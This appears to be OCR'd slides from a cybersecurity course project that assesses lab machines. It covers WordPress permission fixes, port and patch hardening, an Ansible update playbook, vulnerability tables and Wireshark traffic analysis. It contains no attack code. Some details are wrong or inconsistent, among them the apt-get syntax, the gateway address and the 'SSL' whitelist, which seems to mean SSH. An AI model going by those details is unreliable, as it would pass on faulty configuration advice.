
```
michael@target1:/var/www/html/wordpress$ ls -l
total 192
-rwxrwxrwx  1 root     root       418 Sep 25  2013 index.php
-rwxrwxrwx  1 root     root     19935 Aug 13  2018 license.txt
-rwxrwxrwx  1 root     root      7413 Nov 23 13:35 readme.html
-rwxrwxrwx  1 root     root      6864 Nov 23 13:35 wp-activate.php
drwxrwxrwx  9 root     root      4096 Jun 15  2017 wp-admin
-rwxrwxrwx  1 root     root       364 Dec 19  2015 wp-blog-header.php
-rwxrwxrwx  1 root     root      1627 Aug 29  2016 wp-comments-post.php
-rw-rw-rw-  1 www-data www-data  3134 Aug 13  2018 wp-config.php
-rwxrwxrwx  1 root     root      2853 Dec 16  2015 wp-config-sample.php
drwxrwxrwx  6 root     root      4096 Nov 25 12:49 wp-content
-rwxrwxrwx  1 root     root      3286 May 24  2015 wp-cron.php
drwxrwxrwx 18 root     root     12288 Jun 15  2017 wp-includes
-rwxrwxrwx  1 root     root      2422 Nov 21  2016 wp-links-opml.php
-rwxrwxrwx  1 root     root      3301 Oct 25  2016 wp-load.php
-rwxrwxrwx  1 root     root     34347 Nov 23 13:35 wp-login.php
-rwxrwxrwx  1 root     root      8048 Jan 11  2017 wp-mail.php
-rwxrwxrwx  1 root     root     16200 Apr  6  2017 wp-settings.php
-rwxrwxrwx  1 root     root     29924 Jan 24  2017 wp-signup.php
```

```
root@target1:/var/www/html/wordpress# sudo chmod 660 /var/www/html/wordpres
s/wp-config.php
root@target1:/var/www/html/wordpress# ls -l
total 192
-rwxrwxrwx  1 root     root       418 Sep 25  2013 index.php
-rwxrwxrwx  1 root     root     19935 Aug 13  2018 license.txt
-rwxrwxrwx  1 root     root      7413 Nov 23 13:35 readme.html
-rwxrwxrwx  1 root     root      6864 Nov 23 13:35 wp-activate.php
drwxrwxrwx  9 root     root      4096 Jun 15  2017 wp-admin
-rwxrwxrwx  1 root     root       364 Dec 19  2015 wp-blog-header.php
-rwxrwxrwx  1 root     root      1627 Aug 29  2016 wp-comments-post.php
-rw-rw----  1 www-data www-data  3134 Aug 13  2018 wp-config.php
-rwxrwxrwx  1 root     root      2853 Dec 16  2015 wp-config-sample.php
drwxrwxrwx  6 root     root      4096 Nov 25 12:49 wp-content
-rwxrwxrwx  1 root     root      3286 May 24  2015 wp-cron.php
drwxrwxrwx 18 root     root     12288 Jun 15  2017 wp-includes
-rwxrwxrwx  1 root     root      2422 Nov 21  2016 wp-links-opml.php
-rwxrwxrwx  1 root     root      3301 Oct 25  2016 wp-load.php
-rwxrwxrwx  1 root     root     34347 Nov 23 13:35 wp-login.php
-rwxrwxrwx  1 root     root      8048 Jan 11  2017 wp-mail.php
-rwxrwxrwx  1 root     root     16200 Apr  6  2017 wp-settings.php
-rwxrwxrwx  1 root     root     29924 Jan 24  2017 wp-signup.php
```

Hardening Against Unsecured/Open Ports on Target 2


- Whitelist known, safe IP's for SSL

  Using firewall or similar programs will allow for ease in implementing
- Close port 80 HTTP and open port 443 HTTPS for more secure/encrypted traffic



Hardening Against Directory Listing on Target 2

1) Securing the directories prevents unauthorized users from accessing any sensitive information stored here.
2) Store the data internally and not directly to the site to avoid easier
3) using authentication to access said files
4) change privilege to a Roll-Based privilege system



Hardening Against Vulnerable Software on Target 2

- Updating to a more recent and more stable version of the software.
- Newer software updates include know patches for exiting vulnerabilities.

syntax: apt-get update <software_name>

apt-get upgrade <software_name>

```
root@kali:~# apt-get update && apt-get upgrade
```

Implementing Patches

plementing Patches with Ansible

https://blog.dbi-services.com/automating-linux-patching-with-ansible/


Ansible playbooks for upgrading and patching would scan installed packages for upgrades and patches, then run upgrade, patches, and print any errors from upgrade/patching.

```yaml
---
- name: Get packages that can be upgraded
  become: yes
  ansible.builtin.dnf:
    list: upgrades
    state: latest
    update_cache: yes
  register: reg_dnf_output_all
  when: ev_security_only == "no"

- name: List packages that can be upgraded
  ansible.builtin.debug:
    msg: "{{ reg_dnf_output_all.results | map(attribute='name') | list }}"
  when: ev_security_only == "no"


- name: Get packages that can be patched with security fixes
  become: yes
  ansible.builtin.dnf:
    security: yes
    list: updates
    state: latest
    update_cache: yes
  register: reg_dnf_output_secu
  when: ev_security_only == "yes"

- name: List packages that can be patched with security fixes
  ansible.builtin.debug:
    msg: "{{ reg_dnf_output_secu.results | map(attribute='name') | list }}"
  when: ev_security_only == "yes"


- name: Request user confirmation
  ansible.builtin.pause:
    prompt: |

      The packages listed above will be upgraded. Do you want to continue ?
      -> Press RETURN to continue.
      -> Press Ctrl+c and then "a" to abort.
  when: reg_dnf_output_all is defined or reg_dnf_output_secu is defined
```

Networking

Network Topology
& Critical Vulnerabilities

Network Topology



Network
Address Range: 192.168.1.0/24
Netmask: 255.255.255.0
Gateway: 10.0.0.1

Machines
IPv4: 192.168.1.100
OS: Linux
Hostname:ELK

IPv4: 192.168.1.90
OS: Linux
Hostname: Kali

IPv4: 192.168.1.110
OS: Linux
Hostname: Target 1

IPv4: 192.168.1.115
OS: Linux
Hostname: Target 2

Critical Vulnerabilities: Target 1

Our assessment uncovered the following critical vulnerabilities in **Target 1**.

Vulnerability	Description	Impact
Open Access to ports	Easy access to open 22 and 80	unsecure common ports facilitate brute force attack
enumerating usernames in Wordpress	Easy identification of usernames on system	Credentials provide easy acces for attackers
Simple password	passwords lacking variation or length	passwords can easily be brute forced or guessed
root vulnerability with python	Allow local users to gain privilege via python script	permits full administrative access

Critical Vulnerabilities: Target 2


Our assessment uncovered the following critical vulnerabilities in **Target 2**.

Vulnerability	Description	Impact
unsecured/open ports	SSH(22), HTTP (80)	Remote access via SSH and unsecured traffic between requests.
Directory Listing	Public Facing Directories	Access to sensitive information
Un-patched/Vulnerable software	Outdated vulnerable software is being used	Contains vulnerabilities patched by newer versions

Traffic Profile

Traffic Profile

Our analysis identified the following characteristics of the traffic on the network:

Feature	Value	Description
Top Talkers (IP Addresses)	172.16.4.205 49.36% 185.243.115.84 29.16% 10.0.0.201 18.74% 	Machines that sent the most traffi
Most Common Protocols	TCP 88.5% UDP 11.2% ARP 0.2% 	Three most common protocols on network.
# of Unique IP Addresses	IPv4 808 IPv6 2 	Count of observed IP addresses.
Subnets	172.16.4.0/24 185.243.115.0/24 10.0.0.0/24	Observed subnet ranges.
# of Malware Species	2	Number of malware binaries ident traffic.

Behavioral Analysis

Purpose of Traffic on the Network

Users were observed engaging in the following kinds of activity.

“Normal” Activity

- Watching Youtube
- Browsing medical information
- Shopping for toys and records


Suspicious Activity

- Creating of server on corporate network
- Torrenting
- Malware transmission

Normal Activity

Streaming Video Analysis

Streaming Video from Frank-n-Ted.com
UDP port 53



Searching for Record Information

Browsing www.vinylmeplease.com for record information

HTTP port 80

http.request.uri contains "vinyl"

Packet list | Narrow & Wide | Case sensitive | String | warped | Find | Cancel


No.	Time	Source	Destination	Protocol	Length	Info
46007	2020-06-30 17:03:09.448490800	10.11.11.200	13.33.255.37	HTTP	502	GET /magazine/guide-to-flattening-warped-vinyl-records/ HTTP/1.1
50145	2020-06-30 17:03:50.147885200	10.11.11.200	13.33.255.31	HTTP	486	GET /widgets/configs/site-c34415b4-vinylmeplease.com.json HTTP/1.1
51091	2020-06-30 17:03:57.290983500	10.11.11.200	172.217.9.134	HTTP	614	GET /activityi;src=8704410;type=retar0;cat=vmp_r0;ord=6577035978844;gt
51433	2020-06-30 17:04:00.216086700	10.11.11.200	13.33.255.31	HTTP	486	GET /widgets/configs/site-c34415b4-vinylmeplease.com.json HTTP/1.1

```
Frame 46007: 502 bytes on wire (4016 bits), 502 bytes captured (4016 bits) on interface eth0, id 0
Ethernet II, Src: Dell_8a:50:a9 (84:8f:69:8a:50:a9), Dst: Cisco_97:4b:f0 (00:01:c9:97:4b:f0)
  Destination: Cisco_97:4b:f0 (00:01:c9:97:4b:f0)
  Source: Dell_8a:50:a9 (84:8f:69:8a:50:a9)
  Type: IPv4 (0x0800)
Internet Protocol Version 4, Src: 10.11.11.200, Dst: 13.33.255.37
Transmission Control Protocol, Src Port: 49198, Dst Port: 80, Seq: 1, Ack: 1, Len: 448
Hypertext Transfer Protocol
  GET /magazine/guide-to-flattening-warped-vinyl-records/ HTTP/1.1\r\n
  Accept: text/html, application/xhtml+xml, */*\r\n
